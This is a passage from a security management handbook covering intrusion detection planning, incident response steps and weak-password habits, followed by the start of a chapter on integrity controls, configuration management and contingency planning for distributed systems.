1. Form a team representing impacted areas, including network and server teams.
2. Identify a matrix of intrusion detection requirements and prioritize, including platform requirements, detection methodology (statistical or real-time), cost, resource commitments, etc.
3. Determine preferences for purchasing IDS software versus using a managed service.
4. Determine if the same product should provide both network- and host-based IDS.
5. Formulate questions that need to be answered about each product.
6. Diagram the network to understand what hosts, subnets, routers, gateways, and other network devices are a part of the infrastructure.
7. Establish priority for security actions such as patching known vulnerabilities.
8. Identify IDS sensor locations (critical systems and network segments).
9. Identify and establish monitoring and maintenance policies and procedures.
10. Create an intrusion response plan, including creation of an incident response team.

Suspicion of Compromise

Before doing anything, *define an incident*. Incident handling can be very tricky, politically charged, and sensitive. The IDS can flag an incident, but next is determining what first-level support will do when an alert is received or identifying what to do in case of a *real* incident. This is critical to the system reaching its full value.

An IDS can be configured to take an action based on the different characteristics of the types of alerts, their severity, and the targeted host. In some cases it may be necessary to handle an incident like a potential crime. The evidence must be preserved similar to a police crime scene. Like a police crime scene that is taped off to prevent evidence contamination, any logs that prove unauthorized activity and what was actually done must be preserved. Inappropriate actions by anyone involved can cause the loss of valuable forensic evidence, perhaps even tip off the intruder, and cause a bigger problem. An incident response program can be critical to proper actions and provide consistency when reacting to intrusion activity. Without documented procedures, the system and network administrators risk taking the wrong actions when trying to fix what might be broken and contaminating or even eliminating evidence of the incident.

The following outlines considerations for incident response:

- Scream loudly and get hysterical — your system has been compromised.
- Brew up a few pots of strong coffee.
- Actually, you need to remain calm — do not hurry.
- Create a documented incident handling procedure, including options if possible.
- Notify management and legal authorities as outlined in the incident response plan.
- Apply the need-to-know security principle — only inform those personnel with a need to know. The fewer the people who are informed about the incident, the better; but be sure to prevent rumors by supplying enough information to the right people.
- Use out-of-band communications and avoid e-mail and other network-based communication channels — they may be compromised.
- Determine the items you need to preserve as forensic evidence (i.e., IDS log files, attacked system's hard drive, snapshot of system memory, and protection and safety logs).
- Take good notes — the notes may be needed as evidence in a court of law. Relying on your memory is not a good idea. This will be a stressful time, and facts may become fuzzy after everything calms down.
- Back up the systems; collect forensic evidence and protect it from modification. Ensure a chain of custody for the information.

- Contain the problem and pull the network cable? Is shutting off the system appropriate at this point? Is rebooting the system appropriate? It might not be!
- Eradicate the problem and get back to business.
- Use what has been learned from the incident to apply modifications to the process and improve the incident response methodology for future situations.

Summary

Before doing anything, define an incident. Know what you are detecting so that you know what you are handling.

Every year thousands of computers are illegally accessed because of weak passwords. How many companies have users who are guilty of any of the following?

- Writing down a password on a sticky note placed on or near their computer
- Using a word found in a dictionary.
- Using a word from a dictionary followed by two or less numerics
- Using the names of people, places, pets, or other common items
- Sharing their password with someone else
- Using the same password for more than one account, and for an extended period of time
- Using the default password provided by the vendor

Chances are, like the majority of companies, the answer is yes to one or more of the above. This is a more basic flaw in overall security infrastructure and requires attention. The problem is, hackers are aware of these problems as well and target those who do not take the correct precautions. This makes systems very vulnerable, and more than simple technology is necessary to correct these problems.

If a company's current security posture (infrastructure) is unacceptable, it must be improved for additional security technology to provide much added benefit. Performing an assessment of the present security posture provides the information necessary to adequately determine a cost–benefit analysis or return on investment. Implementing all the best technology does not eliminate the basic exposure introduced by the basic problem described above. A team should be created to identify current protection mechanisms as well as other measures that could be taken to improve overall security infrastructure for the company. Immediate benefits could be realized by enhancement to procedures, security awareness, and better implementation of existing products (access control and password content) with minimum investment. The overall security improvement assessment could include a project to select and implement an intrusion detection system (IDS) and incident response (IR) programs. IDS without IR is essentially worthless. First steps are for management to identify a team to look into necessary security infrastructure improvements. From this team, recommendations will be made for security improvements and the requirements against which products can be judged to help reduce security vulnerabilities while being an enabler of company business objectives.

Now that you have the IDS deployed and working properly, it is possible to kick back and relax. Not yet — in fact, the cycle has just begun. IDS, although a critical component of the defense-in-depth for an organization's security infrastructure, is just that — only a component.

References

1. C. Stoll, *The Cuckoo's Egg: Tracking a Spy through the Maze of Computer Espionage*, New York: Pocket Books, 1990.
2. Bill Cheswick, An Evening with Berferd in which a Cracker is Lured, Endured, and Studied, http://www.securityfocus.com/library/1793.
3. Intrusion Detection Pages, http://www.cerias.purdue.edu/coast/intrusion-detection/.
4. Mark Handley and Vern Paxson, Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics, http://www.aciri.org/vern/papers/norm-usenix-sec-01-html/norm.html.
5. http://www.aciri.org/vern/papers/norm-usenix-sec-01.ps.gz.
6. http://www.aciri.org/vern/papers/norm-usenix-sec-01.pdf.
7. http://www.usenix.org/events/sec01/handley.html.

Systems Integrity Engineering

Don Evans

INTRODUCTION

The primary goal of any enterprise-wide security program is to support user communities by providing cost-effective protection to information system resources at appropriate levels of integrity, availability, and confidentiality without impacting productivity, innovation, and creativity in advancing technology within the corporation's overall objectives.

Ideally, information systems security enables management to have confidence that their computational systems will provide the information requested and expected, while denying accessibility to those who have no right to it. The analysis of incidents resulting in damage to information systems show that most losses were still due to errors or omissions by authorized users, actions of disgruntled employees, and an increase in external penetrations of systems by outsiders. Traditional controls are normally inadequate in these cases or are focused on the wrong threat, resulting in the exposure of a vulnerability.

There are so many factors influencing security in today's complex computing environments that a structured approach to managing information resources and associated risk(s) is essential. New requirements for using distributed processing capabilities introduces the need to change the way integrity, reliability, and security are applied across diverse, cooperative information systems environments. The demand for high-integrity systems that ensure a sustained level of confidence and consistency must be instituted at the inception of a system design, implementation, or change. The formal process for managing security must be linked intrinsically to the existing processes for designing, delivering, operating, and modifying systems to achieve this objective.

Unfortunately, the prevalent attitude toward security by management and even some security personnel is that the confidentiality of data is still the primary security issue. That is, physical isolation, access control,

audit, and sometimes encryption are the security tools most needed. While data confidentiality may be an issue in some cases, it is usually more important that data and/or process integrity and availability be assured. Integrity and availability must be addressed as well as ensuring that the total security capability keeps current with technology advancements that make it easier to share geographically distributed computing resources.

As the complexity of today's distributed computing environments continues to evolve independently, with respect to geographical and technological barriers, the demand for a dynamic, synergistically integrated, and comprehensive information systems security control methodology increases.

Business environments have introduced significant opportunity for process reengineering, interdisciplinary synergism, increased productivity, profitability, and continuous improvement. With each introduction of a new information technology, there exists the potential for an increased number of threats, vulnerabilities, and risk. This is the added cost of doing business. These costs focus on systems failure and loss of critical data. These costs may be too great to recover with respect to mission- and/or life-critical systems. Enterprise-wide security programs, therefore, must be integrated into a systems integrity engineering discipline carried out at each level of the organization and permeated throughout the organization.

The purpose of this document is to provide an understanding of risk accountability issues and management's responsibility for exercising due care and due diligence in developing and protecting enterprise-wide, interoperable information resources as a synergistic organizational function.

UNDERSTANDING DISTRIBUTED PROCESSING CONCEPTS AND CORRESPONDING SECURITY-RELEVANT ISSUES

Distributed systems are an organized collection of programs, data, and processes implemented in software, firmware, or hardware that are specifically designed to integrate separate operational systems into a single, logical information system infrastructure. This structure provides the flexibility of segmenting management control into domains or nodes of processing that are physically required or are operationally more effective and efficient, while satisfying the overall goals of the information processing community.

The operational environment for distributed systems is a combination of multiple separate environments that may individually or collectively store and process information. The controls over each operational environment must be based on a common integrated set of security controls that constitute the foundation for overall information security of the distributed systems.

The foundation of security-relevant requirements for distributed systems is derived from the requirements specified in the following areas:

- Operating systems and support software,
- Information access control,
- Application software development and maintenance,
- Application controls and security,
- Telecommunications,
- Satisfaction of the need for cost-effective business objectives.

Distributed systems must also address a common set of security practices, procedures, and processes because of the interaction of separate operational environments which include:

1. A multiplicity of components, including both physical and logical resources, that can be assigned freely to specific tasks on a dynamic basis. (Homogeneity of physical resources is not essential.) However, in general, there should be more than one resource capable of supporting any given task to maintain referential integrity of the information and the complexity of the connectivity interrelationships of heteromorphic processing environments.
2. A physical distribution of these physical and logical components intercommunicating through a network. Within the distributed system environment, a network is an information transmission mechanism that uses a cooperative protocol to control the transfer of information.
3. A high-level operating system that unifies and integrates the control of the distribution components. This high-level operating system may not exist as distinctly identifiable blocks of code. It may be merely a set of specifications or an overall, integrating philosophy incorporated into the design of the operating system for each component.
4. System transparency, permitting services to be requested by name only. The resource to provide the service may not need to be uniquely identified.
5. Cooperative autonomy, characterizing the operation as an interaction of both physical and logical resources.

These five criteria form an indivisible set that defines a fully distributed system. The degree of distribution of a system depends upon the distribution of data, programs, physical hardware location, and control. This is depicted in Exhibit 1.

To simplify this three-dimensional continuum, distributed systems may be classified into three nonoverlapping parts of the continuum, ranging from simple interactions to complex interactions of the environments. The three types of distributed systems, illustrated in Exhibit 1, are




Exhibit 1. Distribution Continuum

- Decentralized systems
- Dispersed systems
- Interoperable or Cooperative systems

Decentralized systems are characterized by a group of related but not necessarily interconnected platforms running independent copies of the same (or equivalent) applications with independent copies of data. The current state of the group is not automatically maintained. Instead of a single (central) processor with multiple users, the decentralized system has multiple (distributed) processors with single or multiple users (Exhibit 2). The processors do not necessarily communicate electronically. This characteristic prevents the system from automatically maintaining the state of the distributed system and is the primary distinction between the decentralized model and the other two distributed system models.

Dispersed systems (Exhibit 3) are characterized by a group of related, interconnected platforms in which either the data or the software (but not both) is centralized. A dispersed system offers advantages over centralized systems in its capabilities to:

- Accommodate organizational change
- More effectively deploy resources through resource sharing
- Improve performance through intelligent matching of applications, media, access schemes, and grouping of related members
- Lower risk of overall system failure due to hardware failures

The dispersed system may have centralized data with dispersed processors (as in a system with a central file server) or centralized processing with dispersed data (as with remote transaction collection and central data processing). Dispersed systems may exist on multiple platforms in a single location or on platforms in multiple locations. The hardware may be homogeneous or heterogeneous.

The processors communicate electronically, usually to request or provide data. This characteristic allows the system to automatically maintain a single, collective, real-time state of the distributed system.

Interoperable or cooperative systems (Exhibit 4) are characterized by a group of related, interconnected platforms in which both the data and the software are distributed throughout the system. The interoperable system differs from the dispersed system by eliminating the dependency of centralized data or centralized applications. The interoperable system offers the same advantages over centralized systems as the dispersed system. The difference is in the degree to which the system can cooperatively exploit these advantages.




Exhibit 2. Decentralized Systems




Exhibit 3. Dispersed Systems

Additionally, an interoperable system offers advantages over centralized systems in its capabilities to:

- Combine data from dissimilar hardware platforms
- Independently execute and test each component

Interoperable systems represent the highest level of the distributed processing continuum. In a fully interoperable system, each component is independent of all other components. Interfaces and data dependencies are implemented as messaging schemes or as data objects (consisting of data and operations). Interoperable systems may exist on multiple platforms in a single location, on platforms in multiple locations, or on multiple networks in multiple locations.

The hardware may be homogeneous or heterogeneous. The processors communicate electronically. Each component automatically maintains its own state and can provide its state on request. The existence of multiple states is the primary discriminant between the interoperable model and the other two distributed system models.

A distributed system may include characteristics of each of the three models described above. The application of security-relevant requirements from each model is necessary to build a complete security requirements set.




Exhibit 4. Interoperable Systems

Distributed Systems Integrity Control Issues

A system of controls for distributed (i.e., decentralized, dispersed, and cooperative) systems will need to be developed that addresses:

- Multisystem configuration management
- Establishing and maintaining connectivity
- Prevention of exploitation of connectivity
- Multilevel, multisite information transfers
- Contingency planning, backup, and recovery

Distributed systems are depicted in the three-dimensional continuum (Exhibit 5) represented by the simplest decentralized case in one bottom corner (centralized remote processing) and the most complicated cooperative case (fully interoperable system of systems) in the opposite top corner. Decentralized systems represent a stepwise departure from centralized processing and isolated system(s) controls.

For any two related systems, there generally exists some data common to the two systems. The larger the amount of common data and the more dynamic the data are, the more vulnerable the decentralized system is to integrity loss. Configuration management of the changes to common data, applications, and hardware can reduce the vulnerability to integrity loss. In addition, the processes for updating common data, applications, and hardware require controls to ensure that the approved changes and only the approved changes are received and installed.

Analysis from multiple systems may produce erroneous or tainted results caused by the inability to synchronize the data. If any correlation of time-based transactions from different platforms is required, these systems require either a synchronous time source or manual synchronization and periodic verification.

In implementations of a decentralized system where two identical (or equivalent) software applications and/or hardware platforms exist, users must periodically switch processing roles as part of planning, training, and disaster preparedness. The following suggestions are provided as guidelines for establishing a baseline set of controls that ensure high integrity and minimal risk accountability for managing distributed systems.

All common data, hardware, software, and each component system should be identified formally in a Distributed System Configuration Management (CM) Plan. Distributed System CM Plans must document system-level policies, standards and procedures, responsibilities, and requirements. For distributed systems where the nodes are not located at one site or where the components are not covered in a single CM Plan, management will need to appoint a Configuration Control Authority for all distributed




Exhibit 5. Decentralized Processing Complexities

system-level changes. Management must ensure that sufficient resources and personnel are provided for the Configuration Control Authority to manage distributed system-level changes. Additionally,

1. Site-level CM Plans should be hierarchically subordinate to distributed system-level CM Plans.
2. All changes at the site level need to be reviewed by a site Configuration Control Authority for potential impact at the distributed system level.
3. The Distributed System CM Plan should describe the distribution controls and audit checks that are used to ensure that the common data and applications are the same version across the decentralized system.

For distributed systems where the managers of components do not report to (are not managed by) the same organization, the Configuration Control Authority needs to enter into a more formal agreement with each of the managers. A memorandum of agreement should be generated that establishes policies, standards and procedures, roles, responsibilities, and requirements for the total system. At a minimum a memorandum of agreement must identify, document, and provide a detailed description of the information to be provided from each component and the recipient of that information. It must also provide a description of each level of sensitivity or criticality for each data item, delineating the levels of sensitivity or criticality at which the data will be used, and the process for moving each data item to each operation level.

All memoranda of agreement should include a description by component and interface, of all security countermeasures required of each component. This description should focus on:

1. Security countermeasures to ensure confidentiality, integrity, and availability during the transfer of data and applications software.
2. Access control countermeasures to ensure that the transfer process is not used to gain unauthorized access to each component.
3. Countermeasures to ensure that the transferred data and applications are received only by the intended receiver (for data and applications requiring a high level of confidentiality).
4. A description of the overall distributed system security policy.

It is essential to include a detailed description of the transfer process between each component, identifying:

1. A description of any physical and media controls to be used.
2. Electronic transfers (bulletin board systems, communications software not integrated with the decentralized component) must include a description of the software used.
3. The software communications protocol and standards used.
4. Encryption methods and devices used.

5. The security features and limitations of the communications application used.
6. All hardware requirements, hardware settings, and protocols used.
7. Assignment of all decentralized system-level responsibilities and authorities, including network management, performance monitoring and tuning, training, training plan development and management, resource configuration management, software and data configuration management, system access control and audit management.
8. A description of all required components or site-level security roles and responsibilities, including resource, software, and data configuration management; access control; site security management; security awareness training and training management; as well as verification and validation of security relevant issues and audit control management.
9. An identification and needs assessment of the user community, including the levels of sensitivity or functional criticality of the information expected to be created, maintained, accessed, shared, or disseminated in or by the decentralized system.
10. A description of the information required in each component's audit trail and how the audit trail tasks will be divided among the components.
11. Any results of risk assessments and how controls mitigate perceived risks.

For distributed systems managed under a single organization, the Distributed System CM Plan must identify, define, and substantiate distributed system-level policies, standards and procedures, roles, responsibilities, and requirements for the interchange of data, as well as for configuration management at the distributed system-level in accordance with corporate Configuration Management guidelines.

Systems should segregate data and applications according to their organizational and/or functional sensitivity or criticality levels. Transitions between levels should be explicitly controlled. The process for transitioning data or applications from one sensitivity level to another, as well as from office systems and or end-user systems to other systems, must be formally documented and well understood. The transition process must include measures to increase the integrity and reliability of data and/or applications moving from less stringent requirements. Data must not be transitioned from a higher sensitivity level to a lower level that provides insufficient sensitivity protection. Additional application software may need to be developed to remove sensitive data when those data are transitioned to a level that cannot provide adequate protection. Application software must increase and ensure the integrity and reliability required when transitioning data from a component of lower reliability and integrity. A

formal process of transformation, testing, and certification must be developed for each transition.

For systems requiring a high level of integrity, techniques such as digital signature or digital envelope may be used to ensure that the data are not changed in transit. The digital envelope technique will provide a means for implementing the principle of least privilege or need-to-know concept.

Dispersed Distributed Systems Integrity Control Issues and Concerns

The following suggestions are provided as additional guidance for establishing a baseline set of controls that ensure minimal risk accountability encountered in managing the more complex environments of dispersed and/or interoperable systems. Additional controls for dispersed and/or interoperable systems will need to be developed addressing:

- Multisystem configuration management.
- Establishing and maintaining connectivity.
- Multilevel, multisite information transfers.
- Contingency planning, backup, and recovery.
- Maintaining multisystem data and referential integrity.
- Attaining a graceful degradation capability.
- Hardware maintenance.

Change control should be applied to dispersed or interoperable system level data, applications, and hardware to reduce the vulnerability to integrity loss. Periodic verification should be performed to ensure that the common data and applications are the correct version. Techniques (such as digital signature) may be used to assure applications and common data are at their expected version levels.

The functional equivalence claimed between two different software applications executing on different platforms will need to be closely examined during the procurement process due to the possibility of nonhomogeneous hardware being used in the dispersed system.

Network management personnel must maintain connectivity by allowing only authorized, authenticated users to log on, responding to access violation alarms, and auditing access logs for evidence of unauthorized access attempts.

Systems requiring the highest levels of availability must use error correction software during transmissions and redundant transmission of data down multiple communications paths to ensure that at least one is received. Transmission along multiple paths may be simultaneous, as in a broadcast mode, or may be an automatic response to failure detection or performance degradation beyond a predetermined threshold. An automatic response can be implemented to protect specific transmission lines,

or it can be implemented as an overall network scheme for automatic reconfiguration to optimize data transfer. The multiple path approach makes denial of service more difficult and reduces the possibility of a single point of failure.

Dispersed/interoperable systems must be supported by an onsite backup and restore repository for archiving applications and data. Backup procedures should be posted and training given to ensure backup integrity of data. Additionally, backup procedures should be automated to the greatest extent possible. A system of periodic and requested backups should be developed and enforced based upon the functional criticality of the system with respect to availability, accessibility, operational continuity, and responsiveness of recoverability needs. The more dynamic the critical data, the more frequently backups should occur. Intelligent backup systems, which back up only changed data, must have their configuration periodically certified for use.

Contingency planning for dispersed and/or interoperable systems must exist for those failures which are inevitable and those which may be unlikely but may result in catastrophic consequences. Contingency Planning should concentrate on the ability to configure, control and audit, operate, and maintain the data processing equipment to achieve information integrity, availability, and confidentiality. Specifically:

1. Upon failure, critical components should be replaced, repaired, and restarted according to contingency planning procedures.
2. Referential integrity of the data will need to be preserved. In systems where several processes may manipulate a data object, state data must be maintained about the data object so that incorrect sequencing may be prevented.
3. Each component must be capable of executing a controlled shutdown without impacting unrelated functions in other components in the event of a security breach or failure.
4. The dispersed system topology should be designed so that when hardware is taken out of service for maintenance, impact on the rest of the system is minimized.

Cooperative Distributed Systems Integrity Control Issues and Concerns

Additional controls for fully cooperative systems will need to be developed focusing on:

- Establishing and maintaining connectivity.
- Multilevel, multisite information transfers.
- Software development and maintenance.
- Hardware maintenance.

System management will need to conduct an impact analysis to determine the affect of monitoring all transactions involving data, process, and control information without causing degradation of the work in progress.

When transferring data between platforms, the classification access and the identity and authorization of the requester, the accredited classification range of the destination system, and destination level within that system should be authenticated. It is important to document any risks that have been accepted when classifying the level upon which a platform may process. This allows platforms under different management control to be evaluated for risks and have them taken into consideration when making reconfiguration plans. The transfer process must ensure that if the information fails to reach its destination the information is protected at the level required and appropriate warnings are raised.

A process will need to be implemented for introducing new platforms to an existing network. Cooperative processes will need to describe how the access control, security features, and auditability must be ensured prior to operational use of the new platform and how access will be granted. In a cooperative system with diverse platforms, a risk analysis will need to be performed to ensure that the combination of network operating system(s), platform operating system(s), and security software features available on each platform meet the access control and security requirements for that platform's assigned role in the network/system. In cooperative systems, the differences in security software present on or available for each platform must be reconciled to ensure the consistent deployment of the system of controls. The results of this risk analysis must be used when developing reconfiguration and/or recovery options.

A risk assessment of security requirements must be a product of each formal review (i.e., system specification review, preliminary design review, critical design review, etc.) during the software development life cycle. In systems where several processes may manipulate a data object, state data must be maintained about the data object so that incorrect sequencing may be prevented and processing completion can be determined.

Software targeted for use in cooperative systems must be designed using the principle of loose coupling and high cohesion. Loose coupling indicates weak software module-to-module dependency. High cohesion indicates that a module performs a discrete function. In concert, the properties of loose coupling and high cohesion indicate a software module designed for independent performance. Using this principle produces software modules that can execute alone and enable the production of software which may degrade gracefully. Software targeted for use in cooperative systems must be designed so that each component is network topology independent. This will enable components to more readily be installed or reconfigured onto any platform within the network.

Components of cooperative systems must be designed to allow the removal of components to perform maintenance, testing, etc. with minimal impact to operations. Before an element can be removed from the cooperative network, the component must conclude all pending transactions. The work being performed by that component will need to either be done on another platform or the system must continue in a degraded state. Cooperative systems need to be designed with an operational capability for placing the components in a quiescent state. This operation must:

- Cause a component to notify all other components in the system that it is about to terminate.
- Cause all other components in the system to respond by ceasing any transmissions to that component.
- Cause the component to conclude all pending transactions.
- Cause the component to post notification that it is now quiescent.

An operational capability must also exist that allows the component to reenter the network in diagnostic mode for checkout and to notify other components that the component/platform is back in the network but not ready for operational use. Additionally an operational capability will need to exist to allow the component to reenter the system as active from the diagnostic mode and to notify other components that the component is active and fully functional.

INTEROPERABLE RISK ACCOUNTABILITY CONCEPTS

In designing and developing high-integrity interoperable systems, management is faced with the issue that connectivity is still a point-to-point transmission irregardless of the transmission mechanism itself. Unfortunately in today's infrastructure, the majority of attention is focused on adding layers of protection, rather than building controls into the application systems at either end of the transmission. Even with advances in firewall technology, authentication processes, and encryption, management must address the issues of intrusion and infiltration into, as well as exploitation of their information resources by an increasing number of external threat manifestations.

Management must address the following key issues about risk, mitigation of risk, residual risk acceptance, and exercising a standard of due care in protecting its information resources. Additionally, management must recognize that an integrated intrusion detection process and penetration testing are integral components of today's system life cycle. Penetration testing offers the only suite of tests that reflect "real-world" scenarios; and must be integrated into the verification and validation of a system's productional acceptance criteria throughout all life-cycle phases. Intrusion detection, on the other hand, must be instantiated into the overall operational control, similar to, or as a part of the access control and audit.

Risk Accountability Associated with Developing, Maintaining, and Protecting Information Resources

Information security is still largely an unknown entity to most people. Managers can and often do ignore advice offered by security professionals. In the past, when the integrity, availability, or confidentiality of information systems was breached and damages occurred, the majority of damages were internal and simply absorbed by the organization. Limited incident investigation was performed. With the advent of virus infections and the susceptibility of interoperable, intra/Internetworked systems, management must take a proactive approach to managing and protecting its information resources.

Any organization and/or individual is liable when they act in a way that they should not have, or fail to act the way they should, and this act or failure results in harm that could have been prevented. Therefore, it is exceedingly important for management to fully understand the limits of liability associated with managing and protecting corporate information resources and which method of security management to implement.

Compliance-Based Security Management

